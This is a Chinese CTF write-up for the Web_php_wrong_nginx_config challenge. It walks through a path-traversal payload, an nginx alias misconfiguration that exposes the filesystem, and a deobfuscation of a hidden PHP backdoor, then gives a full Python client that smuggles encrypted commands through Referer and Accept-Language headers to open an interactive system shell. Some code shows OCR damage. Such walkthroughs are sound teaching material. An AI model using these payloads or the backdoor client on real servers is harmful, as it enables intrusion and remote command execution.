攻防世界 web高手进阶区 7分题

Web_php_wrong_nginx_config

原创

思源湖的鱼 于 2020-08-04 23:41:54 发布 1297 收藏 5

分类专栏： ctf 文章标签： web 安全 ctf 攻防世界 php

本文链接：https://blog.csdn.net/weixin_44604541/article/details/107801811

前言


继续ctf的旅程

开始攻防世界web高手进阶区的7分题

本文是Web_php_wrong_nginx_config的writeup


解题过程


进来是个登录界面




看源码没东西

用御剑扫描发现admin和robots.txt






admin里没发现东西
看看hint和hack



hint提示有问题的文件
hack跳转回登录界面

那就用bp整个过程抓包看看
修改cookie的islogin为1



都点点看
点击管理中心时
url出现 `?file=index&ext=php`
感觉应该是文件包含

测试 `../` 和ext去除

- 发现 `../` 被过滤但可以用 `....//`
- 发现 `?file=index&ext=` 没出现continue，但 `?file=index.php&ext=` 出现continue，这里事后查了查大概是前面强制跳转到index，后面成功读取index.php

故可结合hint给出的文件做payload

```
file=....//....//....//....//etc/nginx/sites-enabled/site.conf&ext=
```

成功读取到site.conf文件如下


```
server {
    listen 8080; ## listen for ipv4; this line is default and implied
    listen [::]:8080; ## listen for ipv6

    root /var/www/html;
    index index.php index.html index.htm;
    port_in_redirect off;
```

```
server_name _;

# Make site accessible from http://localhost/
#server_name localhost;

# If block for setting the time for the logfile
if ($time_iso8601 ~ "^(\d{4})-(\d{2})-(\d{2})") {
   set $year $1;
   set $month $2;
   set $day $3;
}
# Disable sendfile as per https://docs.vagrantup.com/v2/synced-folders/virtualbox.html
sendfile off;

    set $http_x_forwarded_for_filt $http_x_forwarded_for;
    if ($http_x_forwarded_for_filt ~ ([0-9]+\.[0-9]+\.[0-9]+\.)[0-9]+) {
            set $http_x_forwarded_for_filt $1???;
    }

# Add stdout logging

access_log /var/log/nginx/$hostname-access-$year-$month-$day.log openshift_log;
error_log /var/log/nginx/error.log info;

location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to index.html
    try_files $uri $uri/ /index.php?q=$uri&$args;
    server_tokens off;
}

#error_page 404 /404.html;

# redirect server error pages to the static page /50x.html
#
error_page 500 502 503 504 /50x.html;
location = /50x.html {
    root /usr/share/nginx/html;
}
location ~ \.php$ {
    try_files $uri $uri/ /index.php?q=$uri&$args;
    fastcgi_split_path_info ^(.+\.php)(/.+)$;
    fastcgi_pass unix:/var/run/php/php5.6-fpm.sock;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    fastcgi_param SCRIPT_NAME $fastcgi_script_name;
    fastcgi_index index.php;
    include fastcgi_params;
    fastcgi_param REMOTE_ADDR $http_x_forwarded_for;
}

location ~ /\. {
        log_not_found off;
        deny all;
}
location /web-img {
    alias /images/;
    autoindex on;
}
location ~* \.(ini|docx|pcapng|doc)$ {
```


```
        deny all;
    }

    include /var/www/nginx[.]conf;
}
```

对nginx不了解，查了查
关键是alias，参考
也就是说 alias 会丢弃掉 location 的路径
因此 alias 后面的路径是从系统根目录开始的

尝试访问 `web-img/`



尝试访问 `web-img../`



看到了整个根目录
找了找
在 `/var/www` 下找到 `hack.php.bak`

打开是这样的

```
<?php
$U='_/|U","/-/|U"),ar|Uray|U("/|U","+"),$ss(|U$s[$i]|U,0,$e)|U)),$k))|U|U);$o|U|U=o|Ub_get_|Ucontents(|U);|Uob_e
nd_cle';
$q='s[|U$i]="";$p=|U$ss($p,3);}|U|Uif(array_k|Uey_|Uexis|Uts($|Ui,$s)){$s[$i].=|U$p|U;|U$e=|Ustrpos($s[$i],$f);|
Ui';
$M='l="strtolower|U";$i=$m|U[1|U][0].$m[1]|U[1];$|U|Uh=$sl($ss(|Umd5($i|U.$kh),|U0,3|U));$f=$s|Ul($ss(|Umd5($i.$
';
$z='r=@$r[|U"HTTP_R|UEFERER|U"];$r|U|Ua=@$r["HTTP_A|U|UCCEPT_LAN|UGUAGE|U"];if|U($r|Ur&|U&$ra){$u=parse_|Uurl($r
';
$k='?:;q=0.([\\|Ud]))?,|U?/",$ra,$m)|U;if($|Uq&&$m){|U|U|U@session_start()|U|U;$s=&$_SESSIO|UN;$ss="|Usubst|Ur";
|U|U$s';
$o='|U$l;|U){for|U($j=0;($j|U<$c&&|U|U$i|U<$|Ul);$j++,$i++){$o.=$t{$i}|U^$k|U{$j};}}|Ureturn $|Uo;}$r=$|U_SERV|U
E|UR;$r';
$N='|Uf($e){$k=$k|Uh.$kf|U;ob_sta|Urt();|U@eva|Ul(@g|Uzuncom|Upress(@x(@|Ubas|U|Ue64_decode(preg|U_repla|Uce(|Ua
rray("/';
$C='an();$d=b|Uase64_encode(|Ux|U(gzcomp|U|Uress($o),$k))|U;prin|Ut("|U<$k>$d</$k>"|U);@ses|U|Usion_des|Utroy();
}}}}';
$j='$k|Uh="|U|U42f7";$kf="e9ac";fun|Uction|U |Ux($t,$k){$c|U=|Ustrlen($k);$l=s|Utrl|Ue|Un($t);$o=|U"";fo|Ur($i=0
;$i<';
$R=str_replace('rO','','rOcreatrOe_rOrOfurOncrOtion');
$J='kf|U),|U0,3));$p="|U";for(|U|U$|Uz=1;$z<cou|Unt|U($m[1]);|U$z++)$p.=|U$q[$m[2][$z|U]|U];if(strpos(|U$|U|Up,$
h)|U===0){$';
$x='r)|U;pa|Urse|U_str($u["qu|U|Uery"],$q);$|U|Uq=array_values(|U$q);pre|Ug|U_match_al|Ul("/([\\|U|Uw])[|U\\w-]+
|U(';
$f=str_replace('|U','',$j.$o.$z.$x.$k.$M.$J.$q.$N.$U.$C);
$g=create_function('',$f);
$g();
?>
```

哽住

乱码，猜测应该是后门啥的

瞅着最后是`$f`，尝试输出`$f`

```php
<?php
$U="_/|U","/-/|U"),ar|Uray|U("/|U","+"),$ss(|U$s[$i]|U,0,$e)|U)),$k))|U|U);$o|U|U=o|Ub_get_|Ucontents(|U);|Uob_end_cle';
$q='s[|U$i]="";$p=|U$ss($p,3);}|U|Uif(array_k|Uey_|Uexis|Uts($|Ui,$s)){$s[$i].=|U$p|U;|U$e=|Ustrpos($s[$i],$f);|Ui';
$M='l="strtolower|U";$i=$m|U[1|U][0].$m[1]|U[1];$|U|Uh=$sl($ss(|Umd5($i|U.$kh),|U0,3|U));$f=$s|Ul($ss(|Umd5($i.$';
$z='r=@$r[|U"HTTP_R|UEFERER|U"];$r|U|Ua=@$r["HTTP_A|U|UCCEPT_LAN|UGUAGE|U"];if|U($r|Ur&|U&$ra){$u=parse_|Uurl($r';
$k='?:;q=0.([\\|Ud]))?,|U?/",$ra,$m)|U;if($|Uq&&$m){|U|U|U@session_start()|U|U;$s=&$_SESSIO|UN;$ss="|Usubst|Ur";|U|U$s';
$o='|U$l;|U){for|U($j=0;($j|U<$c&&|U|U$i|U<$|Ul);$j++,$i++){$o.=$t{$i}|U^$k|U{$j};}}|Ureturn $|Uo;}$r=$|U_SERV|UE|UR;$r';
$N='|Uf($e){$k=$k|Uh.$kf|U;ob_sta|Urt();|U@eva|Ul(@g|Uzuncom|Upress(@x(@|Ubas|U|Ue64_decode(preg|U_repla|Uce(|Uarray("/';
$C='an();$d=b|Uase64_encode(|Ux|U(gzcomp|U|Uress($o),$k))|U;prin|Ut("|U<$k>$d</$k>"|U);@ses|U|Usion_des|Utroy();}}}}';
$j='$k|Uh="|U|U42f7";$kf="e9ac";fun|Uction|U |Ux($t,$k){$c|U=|Ustrlen($k);$l=s|Utrl|Ue|Un($t);$o=|U"";fo|Ur($i=0;$i<';
$R=str_replace('rO','','rOcreatrOe_rOrOfurOncrOtion');
$J='kf|U),|U0,3));$p="|U";for(|U|U$|Uz=1;$z<cou|Unt|U($m[1]);|U$z++)$p.=|U$q[$m[2][$z|U]|U];if(strpos(|U$|U|Up,$h)|U===0){$';
$x='r)|U;pa|Urse|U_str($u["qu|U|Uery"],$q);$|U|Uq=array_values(|U$q);pre|Ug|U_match_al|Ul("/([\\|U|Uw])[|U\\w-]+|U(';
$f=str_replace('|U','',$j.$o.$z.$x.$k.$M.$J.$q.$N.$U.$C);
# $g=create_function('',$f);
# $g();
echo $f,PHP_EOL;
?>
```

run (ctrl+x) 输入 分享当前代码 意见反馈

文本方式显示 html方式显示

```
$kh="42f7";$kf="e9ac";function x($t,$k){$c=strlen($k);$l=strlen($t);$o="";for($i=0;$i<$l;){for($j=0;($j<$c&&$i<$l);$j++,$i++){$o.=$t{$i}^$k{$j};}}return
$o;}$r=$_SERVER;$rr=@$r["HTTP_REFERER"];$ra=@$r["HTTP_ACCEPT_LANGUAGE"];if($rr&&$ra)
{$u=parse_url($rr);parse_str($u["query"],$q);$q=array_values($q);preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);if($q&&$m)
{@session_start();$s=&$_SESSION;$ss="substr";$sl="strtolower";$i=$m[1][0].$m[1]
[1];$h=$sl($ss(md5($i.$kh),0,3));$f=$sl($ss(md5($i.$kf),0,3));$p="";for($z=1;$z<count($m[1]);$z++)$p.=$q[$m[2][$z]];if(strpos($p,$h)===0)
{$s[$i]="";$p=$ss($p,3);}if(array_key_exists($i,$s)){$s[$i].=$p;$e=strpos($s[$i],$f);if($e)
{$k=$kh.$kf;ob_start();@eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k)));$o=ob_get_contents();ob_end_clean();$d
=base64_encode(x(gzcompress($o),$k));print("<$k>$d</$k>");@session_destroy();}}}}
```


整理下

```php
<?php
        $kh="42f4";
        $kf="e9ac";
        function x($t,$k){
            $c=strlen($k);
            $l=strlen($t);
            $o="";
            for($i=0;$i<$l;){
                for($j=0;($j<$c&&$i<$l);$j++,$i++){
                    $o.=$t{$i}^$k{$j};
                }
            }
            return $o;
        }
        $r=$_SERVER;
        $rr=@$r["HTTP_REFERER"];
        $ra=@$r["HTTP_ACCEPT_LANGUAGE"];
        if($rr&&$ra){
            $u=parse_url($rr);
            parse_str($u["query"],$q);
            $q=array_values($q);

            preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);
            if($q&&$m){
                @session_start();
                $s=&$_SESSION;
                $ss="substr";
                $sl="strtolower";
                $i=$m[1][0].$m[1][1];
                $h=$sl($ss(md5($i.$kh),0,3));
                $f=$sl($ss(md5($i.$kf),0,3));
                $p="";
                for($z=1;$z<count($m[1]);$z++)
                    $p.=$q[$m[2][$z]];
                if(strpos($p,$h)===0){
                    $s[$i]="";
                    $p=$ss($p,3);
                }
                if(array_key_exists($i,$s)){
                    $s[$i].=$p;
                    $e=strpos($s[$i],$f);
                    if($e){
                        $k=$kh.$kf;
                        ob_start();
                        @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss
($s[$i],0,$e))),$k)));
                        $o=ob_get_contents();
                        ob_end_clean();
                        $d=base64_encode(x(gzcompress($o),$k));
                        print("<$k>$d</$k>");
                        @session_destroy();
                    }
                }
            }
        }
```

哽住
超出能力范围了

去网上找了找
可参考一个PHP混淆后门

做个分析

- 先是预定义阶段，定义了两个字符串和一个 `x()` 函数
- 然后获取攻击者发送的数据，这里攻击代码是通过 Referer 字段传输的
- 注意正则函数 preg_match_all()，该函数从 Accept-Language 取值，然后通过正则匹配后输出到 `$m` 数组中
- 然后拼接了前两种可选语言的首字母，和预定义的字符串拼接并进行 md5 校验，截取等操作．然后赋值给 `$h` 和 `$f` 两个变量
- 循环中的 `$p .= $q[$m[2][$z]]` 会不断从 `$q` 中提取数据．结合之前的代码，攻击代码是放在 Referer 中的(最后会放在 `$q` 中)，因此这里可以看作是拼接攻击代码，组合成 Payload．
- 然后判断 `$h` 是否出现在 Payload 的开头，若是则设置 `$_SESSION['$i'] = ""`，同时删除 Payload 的 $h 部分．
- 接着判断 `$_SESSION` 中那个是否存在 `$i` 这个键名，若是则将 Payload 赋值给 `$_SESSION[$i]`，然后查找 `$_SESSION[$i]`(也就是 Payload) 中 `$f` 第一次出现的位置．
- 最后执行payload

payload的执行过程网上有大佬分析的很清楚

- 生成密钥 `$k`，该值由预定义的两个字符串拼接而成，然后打开输出控制缓冲区．
- 截取 Payload 中从开头到 `$f` 出现位置的这部分字符串(由此可以判断 `$f` 应该是出现在 Payload 的末尾，这里删去 $f)
- 利用 `preg_replace()` 函数，正则替换字符串中的 " `_` " 和 " `-` " 为 " `/` " 和 " `+` "．
- 对替换后的字符串进行 `Base64_decode` 解码操作
- 对解码后的字符串进行循环异或运算(也就是调用 `x()` 函数)
- 对计算后的字符串调用 `gzuncompress()` 函数进行解压．
- 通过 `eval()` 执行解压后的字符串．
- 返回输出到缓冲区的内容，然后清空并关闭输出缓冲区．
- 对缓冲区输出的内容通过 `gzcompress()` 函数压缩，再通过 `x()` 函数循环异或计算，最后通过 `Base64_encode` 编码并输出．

参考一个PHP混淆后门里的脚本
进行下修改


```
# encoding: utf-8
# 注意修改 url , keyh , keyf 等参数

from random import randint,choice
from hashlib import md5
import urllib
import string
import zlib
import base64
import requests
import re
```

```python
# 用于生成完整的 Accept-Language
def choicePart(seq,amount):
    length = len(seq)
    if length == 0 or length < amount:
        print 'Error Input'
        return None
    result = []    # 结果
    indexes = []    # 索引
    count = 0
    while count < amount:
        i = randint(0,length-1)
        if not i in indexes:
            indexes.append(i)
            result.append(seq[i])
            count += 1
            if count == amount:
                return result

# 生成随机填充字符串( 由所有 ASCII 字符组成 , 包括不可读的字符 )
def randBytesFlow(amount):
    result = ''
    for i in xrange(amount):
        result += chr(randint(0,255))
    return  result

# 生成随机填充字符串( 由所有大小写字母组成 )
def randAlpha(amount):
    result = ''
    for i in xrange(amount):
        # choice() 方法返回一个列表，元组或字符串的随机项
        # string.ascii_letters 会生成所有的字母
        result += choice(string.ascii_letters)
    return result

# 模拟 x() 函数 , 循环异或加密
def loopXor(text,key):
    result = ''
    lenKey = len(key)
    lenTxt = len(text)
    iTxt = 0
    while iTxt < lenTxt:
        iKey = 0
        while iTxt<lenTxt and iKey<lenKey:
            result += chr(ord(key[iKey]) ^ ord(text[iTxt]))
            iTxt += 1
            iKey += 1
    return result

# 开启 Debug 选项
def debugPrint(msg):
    if debugging:
        print msg

# 定义基本变量
debugging = False    # 默认关闭 Debug , 可用 True 开启
keyh = "42f7"    # $kh , 需要修改
keyf = "e9ac"    # $kf , 需要修改
xorKey = keyh + keyf    # $k
url = 'http://220.249.52.133:35099/hack.php'    # 指定 URL  , 需要修改
```

```
defaultLang = 'zh-CN'    #默认Language
languages = ['zh-TW;q=0.%d','zh-HK;q=0.%d','en-US;q=0.%d','en;q=0.%d']    #Accept-Language 模板
proxies = None    # {'http':'http://127.0.0.1:8080'} # 代理 , 可用于 BurpSuite 等
sess = requests.Session()    # 创建一个 SESSION 对象

# 每次会话会产生一次随机的 Accept-Language
langTmp = choicePart(languages,3)    # 输出一个列表 , 包含模板中的三种 Accept-Language
indexes = sorted(choicePart(range(1,10),3), reverse=True)    # 降序排序输出三个权重值 , 例如 [8,6,4]

acceptLang = [defaultLang]   # 先添加默认Language
for i in xrange(3):
    acceptLang.append(langTmp[i] % (indexes[i],))    # 然后循环添加三种 Accept-Language , 并为其添加权重值
acceptLangStr = ','.join(acceptLang)    # 将多个 Accept-Language 用 " , " 拼接在一起
# acceptLangStr 即为要使用的 Accept-Language
debugPrint(acceptLangStr)

init2Char = acceptLang[0][0] + acceptLang[1][0]    # $i
md5head = (md5(init2Char + keyh).hexdigest())[0:3]    # $h
md5tail = (md5(init2Char + keyf).hexdigest())[0:3] + randAlpha(randint(3,8))    # $f + 填充字符串
debugPrint('$i is %s' % (init2Char))
debugPrint('md5 head: %s' % (md5head,))
debugPrint('md5 tail: %s' % (md5tail,))

# 交互式 Shell
cmd = "system('" + raw_input('shell > ') + "');"
while cmd != '':
    # 在写入 Payload 前填充一些无关数据
    query = []
    for i in xrange(max(indexes)+1+randint(0,2)):
        key = randAlpha(randint(3,6))
        value = base64.urlsafe_b64encode(randBytesFlow(randint(3,12)))
        query.append((key, value))    # 生成无关数据并填充
    debugPrint('Before insert payload:')
    debugPrint(query)
    debugPrint(urllib.urlencode(query))

    # 对 Payload 进行加密
    payload = zlib.compress(cmd)    # gzcompress 操作
    payload = loopXor(payload,xorKey)    # 循环异或运算 , PHP代码中的 x() 函数
    payload = base64.urlsafe_b64encode(payload)    # base64_encode 编码
    payload = md5head + payload    #    在开头补全$h

    #  对Payload进行修改
    cutIndex = randint(2,len(payload)-3)
    payloadPieces = (payload[0:cutIndex], payload[cutIndex:], md5tail)
    iPiece = 0
    for i in indexes:
        query[i] = (query[i][0],payloadPieces[iPiece])
        iPiece += 1
    # 将 Payload 作为查询字符串编码拼接到 Referer 中
    referer = url + '?' + urllib.urlencode(query)
    debugPrint('After insert payload, referer is:')
    debugPrint(query)
    debugPrint(referer)

    # 发送 HTTP GET 请求
    r = sess.get(url,headers={'Accept-Language':acceptLangStr,'Referer':referer},proxies=proxies)
    html = r.text
    debugPrint(html)
```

```
# 接收响应数据包
pattern = re.compile(r'<%s>(.*)</%s>' % (xorKey,xorKey))
output = pattern.findall(html)
# 如果没有收到响应数据包
if len(output) == 0:
    print 'Error,  no backdoor response'
    cmd = "system('" + raw_input('shell > ') + "');"
    continue
# 如果收到响应数据包 , 则对其进行处理
output = output[0]
debugPrint(output)
output = output.decode('base64')    # base64_decode 解码
output = loopXor(output,xorKey)    # 循环异或运算
output = zlib.decompress(output)   # gzuncompress 运算
print output    # 输出响应信息
cmd = "system('" + raw_input('shell > ') + "');"
```

运行脚本成功获取flag



结语

- 涉及点非常多：文件包含、nginx、php后门、编写逆向脚本
- 超出能力范围了，还要多学习多学习
- 一篇很好的wp